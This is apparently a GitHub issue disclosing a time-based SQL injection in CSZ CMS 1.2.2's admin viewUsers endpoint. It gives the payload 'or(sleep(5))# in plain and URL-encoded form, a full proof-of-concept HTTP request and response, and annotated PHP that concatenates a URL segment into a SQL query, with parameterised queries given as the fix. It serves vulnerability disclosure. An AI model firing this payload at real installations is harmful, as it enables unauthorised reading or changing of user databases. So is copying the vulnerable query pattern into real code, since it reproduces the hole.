New issue

Jump to bottom

SQL Injection vulnerability on cszcms_admin_Members_viewUsers #43

Open Limerence98 opened this issue on Mar 13 · 0 comments

Limerence98 commented on Mar 13 • edited


Exploit Title: SQL Injection vulnerability on cszcms_admin_Members_viewUsers
Date: 11-March-2022
Exploit Author: @Limerence9
Software Link: https://github.com/cskaza/cszcms/archive/refs/tags/1.2.2.zip
Version: 1.2.2

Description:
SQL Injection allows an attacker to run malicious SQL statements on a database and thus being able to read or modify the data in the database. With enough privileges assigned to the database user, it can allow the attacker to delete tables or drop databases.

Code Analysis:

```
GET /index.php/admin/Members/viewUsers/%27%6f%72%28%73%6c%65%65%70%28%35%29%29%23 HTTP/1.1
Host: 127.0.0.1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.83 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,appl
exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/index.php/member/login/check
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: 127_0_01_cszsess=bkmcrultec13pmpnos5mb208vtnbophc;
cszcookie_95afc46801137b6f60a97c469742e6aacsrf_cookie_csz=3f9bce14914ec5f9957c9737702e7d49;XDEBUG_SES

Connection: close
```


Request
Raw | Params | Headers | Hex
Pretty | Raw | \n | Actions
Response
Raw | Headers | Hex
Pretty | Raw | Render | \n | Actions
Search...
0 matches
Done

```
GET
/index.php/admin/Members/viewUsers/%27%6f%72%28%73%6c%65%65%70%28%35%29%29%23
HTTP/1.1
Host: 127.0.0.1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
 like Gecko) Chrome/85.0.4183.83 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,imag
e/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/index.php/member/login/check
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: 127_0_01_cszsess=bkmcrultec13pmpnos5mb208vtnbophc;
cszcookie_95afc46801137b6f60a97c469742e6aacsrf_cookie_csz=
3f9bce14914ec5f9957c9737702e7d49;XDEBUG_SESSION=PHPSTORM
Connection: close
```

```
HTTP/1.1 200 OK
Date: Fri, 11 Mar 2022 07:36:03 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
X-Powered-By: PHP/5.6.9
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Refresh: 0;url=http://127.0.01/index.php/index.php/admin/analytics
Set-Cookie: cszcookie_95afc46801137b6f60a97c469742e6aacsrf_cookie_csz=3f9bce14914
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```


639 bytes | 20,503 millis

payload: 'or(sleep(5))#

URL-encode all characters

payload: %27%6f%72%28%73%6c%65%65%70%28%35%29%29%23


cszcms-1.2.2/cszcms/controllers/admin/Members.php::viewUsers



```
public function viewUsers() {
    admin_helper::is_logged_in($this->session->userdata('admin_email'));  $this: {*CI_Controller*instance => null, benchmark => CI_Benchmark, hooks => CI_Hooks, config => MY_Config, log => CI_Log, utf8 => CI_Utf8,
    admin_helper::is_allowchk( perms_name: 'member users');
    if($this->uri->segment(4)){
        //Get users from database
        $this->db->cache_on();
        $users = $this->Csz_admin_model->getUser($this->uri->segment(4), 'member');
        if($users !== FALSE){
            $this->template->setSub('users', $users);
            //Load the view
            $this->template->loadSub('admin/members_view');
        }else{
            redirect($this->csz_referrer->getIndex(),  method: 'refresh');
        }
    }else{
        redirect($this->csz_referrer->getIndex(),  method: 'refresh');
    }
}
```

```
$this->uri->segment(4)
result = "'or(sleep(5))#"
```

cszcms-1.2.2/cszcms/models/Csz_admin_model.php::getUser



```
public function getUser($id, $type = ''){  $id: "'or(sleep(5))#"   $type: "member"
    // Get the user details
    $sql_where = "user_admin_id = '".$id."'";  $id: "'or(sleep(5))#"   $sql_where: "user_admin_id = ''or(sleep(5))#' AND user_type = 'member'"
    if($type){
        $sql_where.= " AND user_type = '".$type."'";  $type: "member"
    }
    $rows = $this->Csz_model->getValue('*', 'user_admin', $sql_where, '', 1);
    if($rows !== FALSE){
        return $rows;
    }else{
        return FALSE;
    }
}
```

```
"user_admin_id = ''or(sleep(5))#' AND user_type = 'member'"
```

Impact: Read and modify the users database

Mitigation: Use of Parameterized SQL Queries and Validation

Limerence98 changed the title ~~SQL Injection vulnerability on cszcms_admin_Members_editUser~~ **SQL Injection vulnerability on cszcms_admin_Members_viewUsers** on Mar 13

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant